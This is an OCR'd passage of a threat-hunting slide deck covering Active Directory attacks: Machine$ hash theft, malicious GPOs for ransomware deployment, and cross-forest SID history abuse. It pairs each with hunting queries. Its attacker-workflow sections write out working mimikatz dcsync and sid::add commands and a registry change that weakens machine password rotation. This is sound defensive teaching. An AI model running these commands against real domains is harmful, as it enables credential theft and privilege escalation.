
Hunt Hypothesis

Threat actor (TA) stole **Machine$ account password hash** and are accessing the target assets at will with privileged access.

`MITRE ATT&CK Technique – T1003`


Machine$ Account

- Security principal used to identify every computer object in Active Directory
- Used to create TGS for Machine SPNs
- Maintains Machine$ account password history
- Password changes every 30 days (default)
- Password change is not enforced
- Password change is initiated by net logon process on Machine based on policy



Machine$ password policy

Machine$ Account Misuse




```
PS > Import-module .\Invoke-mimikatz
PS > Invoke-Mimikatz -Command '"lsadump::dcsync
/user:domain\<machine$>"'
```

1. Steal the Machine$ password hash

```
PS > Set-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Para
meters -Name MaximumPasswordAge -Val
ue 365
```

2. Change the registry settings


```
PS > Import-module .\Invoke-mimikatz
PS > Invoke-Mimikatz -Command XXXXXX
```

3. Use the Machine$ hash

Threat Actor Workflow

Hunting for Machine$ Account Misuse

Detection



Hunting

```
WS PS> Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Parameters |
select Disablepasswordchang
e, MaximumPasswordAge
```

1. **Hunt for suspicious values in registry (Default 30)**

2. **Review for Un-approved changes**

4. Malicious Group Policy Objects


Hunt Hypothesis

Threat actor (TA) uses **Group Policy Objects** to exert control over target active directory objects by creating malicious GPOs.

`MITRE ATT&CK Technique – T1484.001`


Group Policy Object (GPOs)

- Policies to centralize manage & control Computer & User configuration
- Created and stored in domain controller at \Windows\SYSVOL\domain\Policies
- Users with membership to Group Policy Creator Owners group or delegated rights over Group policy container object can create GPOs
- GPOs can be used to execute scripts domain wide



Misusing GPO to deploy Ransomware


1. Threat Actor enabled script execution
2. Disabled logon script delays
3. Disabled end point security software
4. Used Logon scripts to deploy ransomware




TA Ransomware deployment technique

Hunting for Malicious GPO

```
DC PS> Get-GPO -all | % { Get-GPOReport -GUID $_.id -ReportType
HTML -Path <outputdir>”\$($_.displayName).html" }
```



1. Export GPOs for the domain



Policy Type	Policy Group or Registry Key	Policy Setting	attacker
HKLM	Software\Policies\Microsoft\Windows\SrpV2\Script\9428c672-5fc3-47f4-808a-a...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\SrpV2\Script\ed97d0cb-15ff-430f-b82c-8...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowAutoConfig	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowBasic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowCredSSP	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowKerberos	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowUnencryptedTraffic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	DisableRunAs	0
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	HttpCompatibilityListener	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv4Filter	*
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv6Filter	
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service\WinRS	AllowRemoteShellAccess	1
HKLM	System\CurrentControlSet\Control\Lsa	NoLMHash	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	EnableSecuritySignature	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	RequireSecuritySignature	1
HKLM	System\CurrentControlSet\Services\Netlogon\Parameters	RequireSignOrSeal	1

2. Analyze the GPOs for evil

Finding evil in GPOs

Threat Actor Action/Backdoors	Hunting Action
Add privileged rights to standard users like Debug Program, Remote Desktop Services, Backup files and directories, Log on Locally (DCs)	Extract User Rights assignment settings and review for privileged access
Deploy startup/shutdown, Logon/Logoff scripts	Review scripts configured for execution
Deploy malicious Scheduled task	Reviews configured scheduled tasks
Create restricted groups and add it as member of built-in privileged groups	Review restricted groups and privileges

Enable weak algorithms (Wdigest, LMHash, Credential Manager eg) and extract hashes	Review registry hardening settings
	
	`HKLM\System\CurrentControlSet\Control\SecurityProviders\Wdigest\UseLogonCredential`
	`HKLM\System\CurrentControlSet\Control\Lsa\NoLmHash`
	`HKLM\System\CurrentControlSet\Control\Lsa\disabledomaincreds`

Limit Machine$ Account password change	Review registry entry for password change
	
	`HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Parameters\MaximumPasswordAge`
	`HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Parameters\DisablePasswordChange`

5. Cross Forest Trust abuse using SID History


Hunt Hypothesis

Threat actor (TA) can perform privileged access to a trusting forest using **SID history** at will.

`MITRE ATT&CK Technique – T1134.005`

Cross Forest Trust


- Forest is the security boundary
- Created between two forest root domains
- To allow access to resources in trusting forests
- Can be one-way or two-way transitive trust
- Legacy of mergers/acquisitions
- SID Filtering is enabled by default



SID History

- Disabled by default
- Enabled to support migration scenarios
- Contain previous SIDs used for the object
- If enabled SID Filtering will block 500-1000 RID Principals to cross trust

Cross Forest Trust abuse using SID History



Forest-B Actions

```
DC Forest-B PS> Netdom trust <Forest-B> /domain:<Forest-A>/enablesidhistory:yes
```

1. Enable SID History

```
DC Forest-B PS> New-ADGroup -Name "TA-Group" -SamAccountName TA-Group -GroupScope Global
DC Forest-B PS> Add-ADGroupMember -Identity Administrators -Members TA-Group
```

2. Create a security group TA-Group add to Administrators

Forest-A Actions

```
DC Forest-A PS> mimikatz# sid::add /sam:user-A /new:<SID TA-Group>
```


3. Add SID History of TA-Group to a user in Forest A

4. Invoke UserA to Access ForestB as Administrator

Attack Workflow

Hunting for SID History

Detection



User Account Management Event ID 4738 – Addition of SID History

Hunting

```
DC Forest-A PS> Get-ADUser -Filter "SIDHistory -like '*'" -
Properties SIDhistory | Where {$_.SIDHistory -NotLike ”ForestA-
SID*"}
```

1. List users with SID History added

2. Review SIDHistory Attribute for privileged SIDs

Bonus Hunt – Privileged Access within same Domain

Hunt for SID History injection within same domain SID

```
DC Domain-A PS> $DomainA_SID = ((Get-ADDomain).DomainSID.Value)
DC Domain-A PS> Get-ADUser -Filter “SIDHistory -Like '*'” -Properties
SIDHistory | Where { $_.SIDHistory -Like “$DomainA_SID-*” }
```

1. **List and review users with SID History added for the same domain SID**

2. **Review for privileged group RIDs in the SID history of the standard Principals** eg (512 – Domain Admins , 518-Schema Admins, 519-Enterprise admins)

6. Azure AD-Connect – Credential Harvesting

Hunt Hypothesis


Threat actor (TA) is performing credential harvesting by implanting malware on the **Azure AD Connect Server.**

`MITRE ATT&CK Technique – TA0006`


Azure AD Connect

- Microsoft tool to support Hybrid Authentication
- Synchronize user identities between On-Prem AD & Azure AD

- Azure AD Authentication support
  - -Pass Hash Synchronization (PHS)
  - -Pass Through Authentication(PTA)
  - -Federated Authentication



